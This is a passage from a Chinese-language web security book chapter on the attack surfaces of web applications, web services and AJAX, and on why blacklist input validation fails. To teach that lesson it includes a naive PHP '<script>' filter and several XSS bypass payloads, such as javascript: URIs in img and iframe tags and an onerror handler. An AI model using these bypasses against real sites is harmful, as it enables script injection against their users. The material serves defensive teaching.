在互联网计算中，cookie 是经常被误解的概念之一。许多用户用怀疑的目光来看待 cookie，认为它们就是间谍软件和病毒。虽然一些网站滥用 cookie，并对用户的隐私造成了危害，但是到如今并没有任何间谍软件或者病毒是通过 cookie 来传播的。用户们可能对 cookie 有些过于谨慎，但是程序员对于 cookie 安全认识上的误解往往又走入另一个极端。

简单来说，cookie 一般都由 Web 应用程序所创建，再被存储在用户的浏览器中，并返回给 Web 应用程序。有些开发人员以为这是 cookie 的唯一用途，但是，除非 cookie 中的数据被加密过，否则无法阻止攻击者将其作为攻击手段。在这种情况下，我们所指的加密不仅意味着 cookie 中的实际数据必须被加密，而且不能通过 SSL 连接直接提交请求。虽然 SSL 可以阻止第三方（除用户和服务器之外）窃听传输的数据，但是，一旦服务端的响应信息到达客户端，就会在用户的机器上对传输数据进行解密，并将数据以明文的形式写入到 cookie 中。数据在传输过程中的加密与数据闲置时的加密有所不同，对于前者来说，SSL 是一个非常好的解决方案，但是后者却需要使用其他办法来解决。

cookie 通常用来存储会话标识符或者认证令牌（Tokens）[1]。而对于大型、企业级规模的 Web 应用程序而言，大多数都会部署在多个负载平衡的服务器上，由于在系统崩溃时需要保存会话中的数据，所以基本上都将会话状态存储在 SQL 数据库中。此外，之所以将会话状态保存在 SQL 数据库中，还因为服务器集群无法轻松地访问进程中的会话状态。当然，正如我们在第 3 章“Web 攻击”中所提到的，无论何时，只要使用客户端输入作为 SQL 数据库的参数，那么就存在 SQL 注入的风险。不管是否使用 cookie 来存储会话标识符、网站的个性化内容、搜索选项，或者用于任何其他用途，最重要的是，要认识到它不过是用户提供的输入数据，因此也应该被作为输入数据来对待。如果应用程序的开发者只注意到了表单中的输入数据，而忽略了对 cookie 的保护，那么他们很可能会受到参数操纵的攻击。

[1] cookie 也可以作为客户端的一种存储形式，在第 8 章“攻击客户端存储”中我们会对其进行深入地分析。

4.2.3　报头

虽然并不是一眼就能发觉，但是 HTTP 请求的报头实际上同表单输入一样，也属于用户的输入，因此同样可能受到攻击。两者之间的唯一区别在于，表单输入直接由用户提供，而报头的值则由用户的浏览器间接提供。对于处理请求的 Web 服务器来说，两者并没有实际区别。正如我们之前所述，有经验的黑客不会只使用浏览器发动攻击，他们会使用数十种可以查看原始 HTTP 请求数据的工具，从 Eve 使用的 HTTP Editer（请参考第 2 章）这种图形化的工具，一直到当今大多数操作系统默认安装的 wget，甚至 telnet 这样的命令行工具。

安全须知

一定记住：不要以为不通过 Web 浏览器，黑客们就无法进行攻击。

更常见的是，Web 应用程序会处理请求中的其他部分，例如表单输入或者 cookie 中的值，而不是请求中的报头。但是，“不常见”并不等同于“从不”，在报头中，有些数据使用的程度会更频繁一些。例如 HTTP 报头中的 **Referer**[2]参数，它表示了当前页面的来源 URL，换句话说，就是跳转到当前页面的前一页面地址。通常，出于统计或者跟踪的目的，服务器会根据该参数发现数据的来源。如果使用数据库来存储 **Referer**、**User-Agent**，或者报头中的其他一些参数，那么就很容易受到 SQL 注入的攻击。如果在后台管理的统计页面中使用了这些值，那么很可能会受到 XSS 攻击，而且由于查看这些数据的只能是具有管理员权限的用户，所以这种攻击产生的后果将会非常严重。

4.2.4　隐藏的表单输入

从技术角度方面看，虽然隐藏的表单输入也属于“表单输入”一类，但是它们需要特别的关注。同 cookie 和报头一样，隐藏的表单输入也不会被浏览器显示出来，但是它们仍是由用户隐式地指定。虽然程序员可能认为这些值始终是唯一的，但是怀有恶意的用户却可能篡改这些值，例如修改页面中的商品价格，并以此发动攻击。

[2]这并不是排印错误，是 W3C 标准自己拼错了 Referer 这个词。

4.2.5 请求参数

在发送给服务端的 URL 中，所有请求字符串中的数据都属于用户输入，都应该作为应用程序攻击层面的一部分。通常，用户——至少是合法的用户都不会直接修改这些数据。基于数据驱动的新闻站点便是一个很好的例子，网站中的新闻都通过 news.jsp?storyid=1349 这样的 URL 进行访问，其中 1349 唯一标识了用户想要阅读的某篇新闻。用户永远也无法在应用程序中输入该值，相反，超链接中 storyid 参数的值都是由新闻站点生成的。不过，虽然用户无法直接操作这些参数，但是它们大多数都会参与应用程序的处理逻辑，所以必须保证它们的安全。在这个例子中，很可能在数据库查询时会用到 storyid 参数的值，因此应用程序也很可能受到 SQL 注入的攻击。

除了一般用于向服务器或者在页面之间传递数据之外，请求参数还可以代替 cookie 来跟踪会话状态。实际上，这也只不过是在页面之间传递数据的一个特例。我们前面提过，许多用户出于个人原因，都不愿意使用 cookie，并且将他们的浏览器也设置为禁用 cookie。但是，这样会使他们无法访问那些用 cookie 来存储会话标识符的应用程序。由于无法标识用户，或者跟踪他的会话状态，应用程序会将用户发出的每个请求都视为该用户的第一次请求。为了满足这些用户，应用程序可能将会话令牌存储在请求字符串中，而不是 cookie 中。例如，为了实现这个功能，URL：

```
http://server/app/page.php
```

可能被重写为：

```
http://server/app/page.php?sessionid=12345
```

每个用户都会获得一个唯一的 sessionid 令牌，所以应用程序可能会在某个用户访问的所有超链接之后都加上 sessionid=12345 这样的参数，而另一个用户访问的所有超链接之后则都加上 sessionid=56789。

这种 URL 重写技术可以很好地解决不使用 cookie 跟踪会话状态的问题。但是，这样会过于依赖于用户，如果用户由于误操作修改了请求中的会话标识符，可能就会产生一系列意料不到的结果。不管攻击者监听用户与服务端传递的消息，还是直接使用暴力猜解，只要获得了其他用户的会话标识符，就可以冒充该受害人发动攻击。而在这个过程中，攻击者只需要用窃取来的令牌替换原来自己的会话令牌即可，不需要使用其他任何的工具。

安全须知

遗憾的是，许多用户因为安全因素，禁止浏览器使用 cookie，但实际上，这让他们更容易受到攻击！许多 Web 应用程序存储会话令牌的第一选择都是使用 cookie。如果用户禁止使用 cookie，那么应用程序就无法记录用户的会话状态，并且需要使用无 cookie 的 URL 重写技术。问题在于，与将数据存储在 cookie 中相比，这使得攻击者更容易拦截请求中的参数数据。而请求的 URL 包括其中的参数，通常都被保存在请求的日志文件中。如果这些文件被泄露出去，那么攻击者就可以通过无 cookie 的会话跟踪轻易地访问任何会话。也许，避免开发依赖于 cookie 的应用程序有非常正当的理由——例如法律明确禁止美国政府的网站使用持久化的 cookie。但是，从安全角度考虑，将会话令牌保存在 cookie 中要比保存在请求字符串中好得多。

虽然老生常谈，但是另一种不建议使用请求参数的观点认为，其相当于给用户程序开辟了一道隐蔽的后门。通过在 URL 后面添加一些特殊的参数，例如 debug=on 或者 admin=true，可能会让应用程序提供一些额外的信息，例如统计数字、显示或者授予用户其他访问权限等。很多时候，这些后门都是由程序员创建的，是为了在开发时有助于他们调试应用程序。但是有些时候由于开发人员忘记删除这些后门，便会保留在已部署的产品中；有些时候也会由于这些后门对调试问题非常有用，而偏离了最初的设计目的。如此说来，除了开发团队以外，应该没有人能够发现这些后门，不是吗？

事实上，找到这些后门并发起攻击是一件非常容易的事情。像 admin=true 这样的后门很有可能被攻击者猜出来。这种方法就相当于我们将门钥匙藏在门垫底下一样，每个人都会去那找找看。像 enableAdminPrivileges=on 或者 abcxyz=1234 这样的参数，也仅仅因为长一些、隐蔽一些，而稍微不容易被找到。虽然没有攻击者会偶然猜到这样的后门，但是他们还是有很多方法获得这样的信息。最简单的办法就是众口相传，例如，添加后门的开发人员告诉了质量保证部门的朋友，然后这个朋友又告诉她在销售部门的朋友，接着传到了客户的耳朵里，最后客户将这个消息发到了互联网上，从而所有人都知道了这个后门。

另一种发现后门的可能性来源于意外泄露了应用程序的源代码。这种几率比读者想象的要大得多，通常是由于不恰当的源代码控制所造成的。例如，我们假设 Simon's Sprocket 网站的主页是 default.php，一个程序员需要对其进行一些修改，但是担心改错代码，所以复制了一份该文件，将其命名为 default.php.bak。不幸的

是，他忘记将该备份的文件转移到 Web 应用程序的目录之外，这就使得任何人都可以访问该备份文件。因为 Web 服务器不会对.bak 文件进行解析，而是直接返回其中的内容，所以任何向该文件发送请求的用户都能够看见原来 default.php 页面中的完整源代码。

安全须知

不管任何时候，都不要将备份文件放在公众可访问的地方。即使你已经将其重命名为其他隐晦的名称，不要以为攻击者不会猜到，也永远不要为了图方便，例如为了方便朋友复制文件，而将备份文件放在这些地方，哪怕仅仅是几分钟。你很可能原来想着删除这个文件，但是最后忘了。

记住，面向公众的网站并不是一个用来存储他人文件的网络共享之处。永远不要将任何不需要的文件放在网站中。读者可以参考第 3 章“Web 攻击”来了解资源枚举攻击及源代码意外泄露会带来什么样的危险。

底线是，不管你将后门命名得多么隐晦，也仍然可能被攻击者发现，并利用其进行攻击。

4.2.6 上传文件

有些时候，需要允许用户在 Web 应用程序中上传自己的文件。论坛及像 MySpace 这样的社交网络网站通常都允许用户在个人档案中添加头像，作为自己的个性展现。用户可能会上传自己的实际照片，或者根据自己的喜好，上传一张达斯维达、Hello Kitty，或者其他人物的照片。一些网站还允许用户上传 CSS 样式表设置自己定制页面的显示方式。实际上，这些功能并不是只有论坛或者社交网络站点才有的，像 Groove 或者微软 Sharepoint 这样的企业，Web 应用程序也同样具有这些功能。这些自定义功能扩展了网站的深度，使得用户使用起来更具有乐趣。

还有其他一些更面向于商业的应用程序也提供了文件上传的功能。例如 Staples[3]的网站就允许用户预定大量的印刷业务。用户可以简单地上传自己的文件，指定印刷的页数及印刷选项，然后驱车前往最近的商店取回自己的印刷文档。接收来自用户的文件可以使得应用程序具有强大的功能，但是，网站在添加该功

[3] 一家办公用品提供商。

能之前应当作出周密的考虑，以免成为黑客攻击的受害者。

允许用户上传文件存在多种风险，其中一个便是上传的文件可能会含有病毒，或者可能是为了攻击应用程序而故意创建的。更糟糕的是，如果攻击者真的上传了一个病毒文件，那么可能受害的就不只 Web 服务器了，很可能网站的所有用户都会被感染。以上面的社交网站为例，如果攻击者用病毒感染了一个图片文件，然后将其作为个人档案的一部分进行上传，那么当其他用户浏览这个个人档案页面时，就会自动将已感染病毒的图片文件下载到本地机器中。

在 2005 年末发生过一次真实的案例。微软的 Metafile（.wmf）图像文件格式发现了一个漏洞，可以允许执行恶意代码。简而言之，当用户在浏览器中查看一个.wmf 图像文件时，可能在后台自动下载了安装广告和间谍软件的木马。同样，在 2006 年和 2007 年也发生了这种情况，不过这次是在恶意构造的微软 Office 文档中发现了多个安全漏洞。当这些文档被打开时，可以在用户机器上执行任意的代码。在这些案例中，受感染的文件通过电子邮件、即时消息发送服务及各个网站进行传播，其中大多数都是针对个人用户及传播病毒的恶意网站。不过，病毒的工作原理却没有改变，上传的文件也属于应用程序的输入范畴，必须经过严格的验证和保护，以免接收到一些恶意的数据。

如果应用程序允许攻击者将任意文件上传到网站的公共目录下，就会产生一个更严重的漏洞。如果上传的是一个含有动态内容的页面，例如 PHP 或者 ASP 页面，那么当用户在浏览器中访问这个文件时，服务端就会执行其中的内容。这种类型的攻击几乎是不受限制的，只要服务器能够修改应用程序的会话状态，能够显示其他页面中的源代码，删除程序中页面，或者存在许多其他已知的攻击漏洞。

4.3　传统的 Web 应用程序攻击：一份成绩单

如果在网站中引入了 AJAX，就会暴露更多的攻击层面。在我们（整个行业）考虑如何保证这些新特性的安全之前，还是先来了解一下，现在是如何保护传统 Web 应用程序的。记住，AJAX 应用程序的攻击层面只不过是传统 Web 应用程序的一个超集，如图 4-1 所示。即使页面使用了 AJAX 技术，那些 ASP、JSP、PHP，或者其他页面中的已知漏洞依然存在。




图 4-1　AJAX 应用程序的攻击层面是传统 Web 应用程序攻击层面的一个超集

卡耐基梅隆大学的计算机紧急事件响应小组（Computer Emergency Response Team，CERT）在 2006 年曾发表声明，声称已经报告了共 8064 个安全漏洞，而 2005 年报告的漏洞数量还只有 5990 个。虽然这些数字看起来很大，但是这可能还只是当前网络中所有漏洞的一小部分。需要注意的是，这只是对**已报告**漏洞的统计结果。通常都是由一些与编写漏洞代码机构无关的第三方研究机构（或者是一些有道德的黑客），将发现的漏洞报告给安全跟踪站点（例如 US-CERT 漏洞数据库或者 Symantec[4]的 SecurityFocus 数据库）的。大部分机构在自己产品中发现安全问题时，通常只是悄悄地修正，而不报告给跟踪站点。同样，当一个机构发现其专用应用程序（即专门为该机构编写，并且只能在该机构使用的应用程序）存在安全问题时，也很少将问题上报。当恶意的黑客发现安全漏洞时，更不会选择公开，而会利用它们进行破坏行为。当然，除了这些之外，也没有方法可以知道，在这些已公开的代码中到底还存在着多少个尚未被人（不管是好人还是坏人）发现的漏洞。但是，我们可以确定的是，现在 Web 中存在的漏洞数量肯定是一个非常巨大的数字，远远超出 2006 年报告的 8000 多个漏洞。

那么，在这 8000 多个漏洞中有多少是真的 Web 应用程序漏洞呢？Symantec 在 2006 年曾经认为，提交给 SecurityFocus 的漏洞中有 75%以上都与 Web 应用程序有关。同样，Gartner Group[5]也估计 70%的 Web 漏洞都是 Web 应用程序漏洞。除此之外，Gartner 公司还预言，到 2009 年 80%的公司都会受到某些安全方面的攻击。

虽然通过努力，每年都有数以千计的 Web 应用程序漏洞被公开。但是，我们

[4] Symantec，著名的安全公司，国内一般称其为赛门铁克。

[5] 高德纳咨询公司，全球最具权威的 IT 研究与顾问咨询公司。

能够确定的是，还有更多发现的漏洞没有被公开，甚至还有很多漏洞根本没有被发现。考虑到这一点，我们整个行业在安全的成绩单上很难获得一个及格分数。

4.4　Web 服务的攻击层面

在很多方面，AJAX 应用程序都需要服务端提供与 Web 服务相同的额外功能。在发往 Web 服务器的请求中，通常都含有一个固定不变的方法定义。在 AJAX 应用程序中，通常都需要 Web 服务器来处理请求，并返回一个响应信息，不过该响应信息并不是用来直接显示给用户的，而是需要交给客户端代码作进一步处理。这其实非常适合于 Web 服务模型，实际上，一些 AJAX 框架就是使用 Web 服务实现服务端的处理的。如果说，AJAX 应用程序的攻击层面是传统 Web 应用程序攻击层面的一个超集，那么在 Web 服务的攻击层面上也同样是后者的一个超集。

4.4.1　Web 服务的方法

从攻击层面来讲，Web 服务的方法就类似于应用程序中的表单输入。通常，它们都会成为系统中最容易受到攻击的部分。究其原因，主要有以下几点：它们都容易被发现、容易被攻击，而且很大程度上它们的参数都会参与到页面逻辑的处理中，而不是被简单地丢弃掉。事实上，更确切地说，Web 服务的攻击层面应该是那些独立的方法参数，而不是方法本身。一个含有 10 个参数的方法，其需要提供的保护也是只有一个参数方法的 10 倍。

几乎所有针对 Web 表单输入的攻击方式都可以用在 Web 服务的方法参数上。除了 SQL 注入和其他代码注入攻击以外，还包括缓冲区溢出、跨站请求伪造、响应分离攻击，以及许多其他的攻击方式。几乎只有一种攻击方法与 Web 服务无关，那就是客户端的代码注入。这类攻击包括跨站脚本攻击、HTML 注入及操纵 CSS。这主要是由于这些攻击必须依赖于一些受害者浏览器中的 HTML 表单。Web 服务并没有一个用户界面，其响应结果也并不是直接显示在浏览器中，因此，XSS 实际上无法产生任何威胁。但是，也有一个非常重要的例外情况，那就是如果使用 Web 服务作为 AJAX 应用程序的后台，那么 Web 服务方法返回的 HTML 代码就会被直接插入到调用页面的 DOM 对象中。另一个例外是，如果 Web 服务接收来自用户的输入，并存储到文件或者数据库中，那么 Web 应用程序也可能直接将这些输入以图形化的方式返回给用户。

为了说明这其中的危害，我们虚拟一个名为 BrySpace 的网站，作为 MySpace

网站的竞争对手。BrySpace 的程序员们已经实现了一个 Web 服务，使得用户可以更新他们的个人信息。所有用户的个人数据都存储在数据库中，当某个访问者查看 BrySpace 中的个人信息时，应用程序会从数据库中提取所需的数据，并发送给访问者的浏览器。从架构来说，程序员们创建的这个 Web 服务很可能会受到 XSS 的攻击。即使 Web 服务没有提供用户界面，其输入信息最终也会被显示在客户端的浏览器中，如图 4-2 所示。




图 4.2　如果 Web 服务的输入被显示在客户端浏览器中，那么仍可能受到 XSS 的攻击

即使 Web 服务方法的所有参数都经过了验证，当程序员修改方法的定义时，还是可能会忘记修改相应的验证逻辑。如果添加了一个新的参数，也同样必须对其进行验证。如果某个参数的意义改变了，或者被扩展了，例如原来表示美国邮政编码的参数现在改为表示加拿大的邮政编码，那么该参数的验证逻辑也必须进行相应的修改。

4.4.2　Web 服务的定义

再一次重申，Web 应用程序最容易受到攻击的部分便是表单输入。攻击者只需要坐在电脑前，在浏览器中打开目标网站便可以发动攻击。虽然 Web 服务无法给用户提供方便的操作界面，但是对于攻击者来说，它们提供的信息会更有用得多。大多数公开的 Web 服务都提供了一个完整的 Web 服务定义语言（Web Service Definition Language，WSDL）文档，以供调用者进行参考，甚至可以是匿名的用户。

WSDL 文档清楚指明了服务暴露的每个方法，以及如何正确地使用方法。简而言之，服务会告诉任何调用者自身实现的功能，以及调用的方式。由于提供了服务的方法描述，因此也暴露了应用程序中存在的漏洞，增加了其受到攻击的综

合风险。在攻击者眼中，每个添加到 Web 服务中的方法都代表了一个可能的入侵点。仅从这个角度想，我们的应用程序已经变得足够危险了。

安全须知

考虑到有些时候需要向匿名用户提供 Web 服务的 WSDL 描述文件，因此要求他们首先进行注册，这样能够更好地保护 Web 服务的安全。只有在他们通过身份认证之后，才能交给他们所需的 WSDL 描述文件。当然，虽然这个举措并不能完全阻止恶意用户获取 WSDL，但是，这或许能够减缓他们的进攻步伐。正如所有的灭蚁员都会告诉你，他们并不是消灭白蚁，而是要把它们都赶到邻居家。攻击者就恰恰如同其中的白蚁。

4.5　AJAX 应用程序的攻击层面

简而言之，AJAX 应用程序的攻击层面就是传统 Web 应用程序的整个攻击层面加上 Web 服务的整个攻击层面，如图 4-3 所示。在经过本章前半部分对 AJAX 攻击层面的粗略介绍后，相信读者一定会对这个似乎虎头蛇尾的结论感到失望。有没有能够一下子摧毁所有 AJAX 应用程序的秘密武器呢？可惜，不论是好是坏，都没有这样万能的办法。如果本书只介绍某种针对 AJAX 安全的特殊攻击，那么只需要寥寥几页便可。事实上，保护一个 AJAX 应用程序，就如同同时保护 Web 应用程序和 Web 服务。这就是扩展网站功能所必须付出的代价，而且这也是我们之前所说的，在给网站添加 AJAX 功能之前，必须确保已经做好了对传统攻击层面的保护。




图 4-3　AJAX 应用程序的攻击层面由传统 Web 应用程序和 Web 服务的攻击层面组成

我们之前在“Web 服务的攻击层面”一节中提到过，有些时候，AJAX 中的异步功能实际上是分别由几个 Web 服务来实现的；有些时候，它们也由同一页面中的不同方法来实现。不管如何实现，二者的结果是相同的：客户端向服务端发送请求，并改变网页中的局部内容。这些请求同客户端发给服务端的其他请求一样，不管是针对于整个页面还是局部页面，在处理前都必须经过验证。

同 Web 服务一样，AJAX 应用程序也需要提供一些服务的定义。但是，这些服务的定义很少采用 WSDL 文档的形式。这是因为客户端在与服务端逻辑代码进行交互时，必须知道服务端提供了哪些可供调用的方法。通常服务端会提供一个 JavaScript 的代理文件，其中的 JavaScript 方法就对应着客户端可调用的服务端方法。

JavaScript 代理定义，在健壮性上不如真正的 Web 服务 WSDL 定义，因为 JavaScript 不是强类型的语言，因此代理文件也无法包括数据的类型信息。但是，代理文件中还是包括了其他大量有用的信息，例如暴露的方法名等。如果方法名没有经过混淆，那么能为攻击者提供大量有价值的信息。读者可以把自己试着想象成攻击者，如果有两个方法——方法 A 和 WithdrawFunds，那么在攻击过程中会对哪一个方法更有兴趣呢？此外，代理文件中还包含了方法的参数，如果它们没有经过混淆，也会被攻击者所利用。

从技术角度来看，并不需要为每个暴露给客户端的服务端方法都提供一个复杂的代理文件，网页中需要的代理信息实际上就是该页所调用的服务器方法的信息。

从安全的角度来看，代理文件中只应该包含绝对必要的代理信息，因为这样可以减少暴露给攻击者的服务端代码。除此之外，应用程序还必须提供一个最小程度的服务定义。这样才能符合我们将在第 5 章“AJAX 代码的复杂性”中介绍的最佳安全防御原则。

4.5.1 AJAX 应用程序攻击层面的来源

一些读者可能会有疑问，新产生的攻击层面到底是来源于 AJAX 架构，还是来源于新添加的功能呢？从某些程度上讲，该问题已有定论：不管其来源于何处，都必须保护整个攻击层面的安全。虽然新添加的功能的确增加了攻击层面，但是我们相信，AJAX 应用程序在粒度与透明度方面的增加，也同样极大地增加了攻击层面。

为了利用 AJAX 的优点，例如用户在服务端处理请求的同时，还可以继续使

用应用程序，开发人员通常都会将服务端的方法进行拆分，作为单独的组件暴露给客户端。举例来说，假设有一个在线的文字处理程序，非 AJAX 的版本，可能会让用户把文档都输入到一个文本框中，然后通过“保存”按钮将表单发往服务端，由服务端进行拼写检查、语法纠错并进行保存，如图 4-4 所示。




图 4-4　非 AJAX 版本的文字处理程序，需要对客户端发来的请求调用 3 个方法

而用 AJAX 实现的版本，除了可以具有同样的功能——拼写检查、语法纠错及保存功能，而且在服务端不再需要调用 3 个方法来处理单击“保存”按钮后的请求，只需调用保存功能的方法即可。当用户在输入文档的时候，后台已经通过 XHR 异步调用，悄无声息地执行了拼写检查和语法纠错的功能，而用户还是毫不知情地输入着自己的文档。整个处理过程如图 4-5 所示。




图 4-5　基于 AJAX 的文字处理程序，在每次处理请求时只调用一个方法

在使用性方面，基于 AJAX 的文字处理程序有了极大的飞跃，但是随之付出的代价就是增加了攻击层面。虽然两个版本的应用程序实现的功能都一样，但是使用 AJAX 的版本却暴露了 3 个方法，而传统的应用程序只暴露了一个。

在这一点上，有些人可能会认为，这是由于 AJAX 应用程序的实现方式才导致了攻击层面的增加，AJAX 版的文字处理程序也可以同传统的应用程序一样，只用一个 Save 方法来实现整个处理过程。对于这个观点，我们的答案是，这取决于如何来定义 AJAX。如果读者认为 AJAX 只不过是使用了 XHR 对象，那么的确如此。但是，假如我们换个角度思考，如果 AJAX 不能提供比传统应用程序更强大的功能，那我们何必要用 AJAX 呢？诚然，AJAX 应用程序能够实现一些非常强大的功能（例如在用户输入的时候进行拼写检查），但是由于增加了攻击层面，所以必须保护好每个暴露的服务端方法。

4.5.2 黑客的最爱

虽然 Web 应用程序和 Web 服务都有很多需要保护的攻击层面，但是二者自身也提供了一些防范方法，可以简化我们的保护工作。Web 应用程序不像 Web 服务一样，需要将所有的功能都通过服务定义列举出来。虽然不能解决根本问题，但是对这些方法进行一些混淆，可以阻碍攻击者的攻击步伐，并且为应用程序提供一项额外的安全措施。关于这个话题，我们将在第 6 章“AJAX 应用程序的透明度”中进行更详细的讨论。

另一方面，虽然 Web 服务必须暴露其服务接口，但是它们没有提供任何可能受到攻击的图形用户接口（GUI）。如果不是图形化网页的普及，互联网也不可能像今天一样流行。丰富的界面不仅极大地改善了用户体验，也为黑客们带来了更多的攻击机会，例如跨站脚本和 CSS 样式表操纵攻击。这些攻击方式大多都以浏览器，而不是 Web 服务作为目标，因为用户无法脱离浏览器直接操作 Web 服务，如表 4-1 所示。

表 4-1 不同 Web 解决方案自身存在的缺陷

漏　洞	传统应用程序	Web 服务应用程序	AJAX 应用程序
是否暴露了应用程序的逻辑	否	是	是
是否存在来自用户界面的攻击	是	否	是

即使 AJAX 应用程序同时身兼传统 Web 应用程序和 Web 服务的功能，却没能继承二者的优点和防御能力。所有的 AJAX 应用程序都拥有图形用户界面，所以可能会受到 XSS 等来自于用户界面的攻击。同样，为了使客户端和服务端之间进行通信，所有的 AJAX 程序都必须暴露相应的 API。对于黑客来说，AJAX 应用程序具有二者所有的弱点、它们全部的攻击层面，但却没能继承二者的任何优点。

4.6 正确的输入验证

不管是什么类型的应用程序，都需要一而再、再而三地强调输入验证的重要性。Web 程序安全专家 Caleb Sima 曾经估算过，如果程序能够正确识别并限制用

户的输入，那么可以抵御大概 80%的 Web 攻击。在输入验证可以抵御的攻击列表中，几乎包含了当今所有主要的攻击手段。

- SQL 注入。
- 跨站脚本攻击。
- 标准化攻击。
- 日志分离。
- 任意命令执行。
- 篡改 cookie。
- XPath/XQuery 注入。
- LDAP 注入。
- 参数操纵。
- 其他攻击方式。

大多数程序员在发现代码存在以上攻击漏洞时，通常都会通过打上某个补丁试图修改该漏洞。例如，如果他们发现网站中的维基（Wiki）页面存在跨站脚本漏洞，那么可能会在用户提交的数据中搜索“<scirpt>”这样的字符串，当发现该字符串时则禁止提交请求。如果人们认为身份认证逻辑存在着 SQL 注入漏洞，那么可能会改用存储过程代替执行特定 SQL 语句，或者使用动态创建 SQL 命令的方式。虽然看起来特殊问题应该特殊对待，但是实践证明，这样做不仅是目光短浅的，而且注定会失败。

4.6.1　有关黑名单及其他补丁的问题

黑名单验证是指防止用户访问已知恶意内容的技术。通俗一点来说，就是我们列一张恶意网站的清单，当用户请求的内容包含在清单中时，就拒绝处理该请求。以之前的维基程序为例，我们先看下面这段对黑名单的验证代码：

```
<?php
$newText = '';
if ($_SERVER['REQUEST_METHOD'] == 'POST')
{
$newText= $_POST['NewText'];
//防止 XSS 攻击：看$newText 中是否含有'<script>'
if (strstr($newText,'<script>') !== FALSE)
{
//阻止输入
```

```
...
}
else
{
//处理输入
...
}
}
?>
```

当然，对于黑客来说，这段逻辑简直太容易了。其中 PHP 的 strstr 方法用来在源字符串中以大小写敏感的方式查找匹配的目标字符串。因此我们只需要稍微改变一下<script>，例如改为<SCRIPT>，便可以绕过这段验证逻辑。我们可以修改一下代码，以大小写不敏感的方式来匹配所有的<script>字符串：

```
if (stristr($newText,'<script>') !== FALSE)
{
//阻止输入
...
}
```

这样的效果便可以好很多。通过使用 stristr 来代替 strstr 方法，可以过滤掉之前包含<SCRIPT>的请求。但是，如果攻击者发送的是<script >（注意在 script 和右括号之间的空格），又会绕过我们的验证逻辑。而且因为攻击者还可能在<script>元素中添加更多的空格，或者其他垃圾内容，因此我们可以只查找<script：

```
if (stristr($newText,'<script') !== FALSE)
{
//阻止输入
...
}
```

现在我们已经阻止攻击者利用<script >来进行攻击，但是还有没有其他的可能性呢？在调用 JavaScript 时有一种很少使用的方法，便是使用 javascript:URI 协议。浏览器会将这种形式的命令：

```
javascript:alert('Hacked!');
```

按照正确的方式解析为：

```
<script>alert('Hacked!');</script>
```

只要 HTML 标签中含有可以指定 URI 的属性，那么都可以使用这种方法来攻击，例如：

```
<img src="javascript:alert('Hacked!');">
```

或者：

```
<iframe src="javascript:alert('Hacked!');"></iframe>
```

看来我们的验证又失去作用了。当然，我们还可以修改程序中的搜索条件，查找请求中匹配的 javascript:字符串，但是黑客还可以找到其他绕过验证的办法，例如使用%3Cscript%3E 这样经过编码之后的 URL 请求，甚至可以通过<img src="." onerror="alert(‘Hacked!’);">这样跟本不含“script”字符串的方法。我们与黑客间永远就会像打乒乓球一样推来推去。我们给一个漏洞打上补丁，而他发现了一个新的漏洞，当我们给这个新漏洞打上补丁时，他又发现了另一个新的漏洞。这也是使用黑名单验证的最大弱点，它只能有效地防止已知的威胁，却对将来可能产生的威胁（或者 0-day 攻击[6]）无能为力，如图 4-6 所示。




图 4-6　攻击者总是能找到新的方法来绕过黑名单验证程序的过滤

按照最初的设计，黑名单验证方法是对攻击者的行为作出的响应，而不是主动地防御未知攻击。同时，它还存在一个不容易注意到的缺点，就是需要人不断地去维护列表中的内容。当每次发现新的漏洞时，为了更新黑名单的内容，程序员都不得不停下手头的工作，重新查看所有已部署程序的源代码。这样不仅会造成资源的重新分配，同时会造成严重的商业影响。大多数时间，我们都希望不用

[6] 指那些未公开、也没有相应补丁或防御方法的攻击。

再更新名单，并且期待着没有人再发现新的漏洞。但是，这种想法太天真了，即使是一个非常有安全意识、经常修复漏洞的机构，从发现漏洞到修复漏洞的这段时间里，也存在着被攻击的危险。追根溯源，在于我们采用的是被动的防御，而不是主动的防御。

4.6.2 治标不治本

依靠黑名单来过滤攻击就是治标不治本。同样还有使用存储过程来防止 SQL 注入的做法。事实上，这些认识都是绝对错误的。在继续下面的内容之前，我们先来说明为什么存储过程不能防止 SQL 注入。

假设下面这段 Microsoft SQL Server T-SQL 存储过程用来实现用户的身份认证功能：

```
CREATE PROCEDURE dbo.LoginUser
(
@UserID [nvarchar](12),
@Password [nvarchar](12)
)
AS
SELECT * FROM Users WHERE UserID = @UserID AND
Password = @Password
RETURN
```

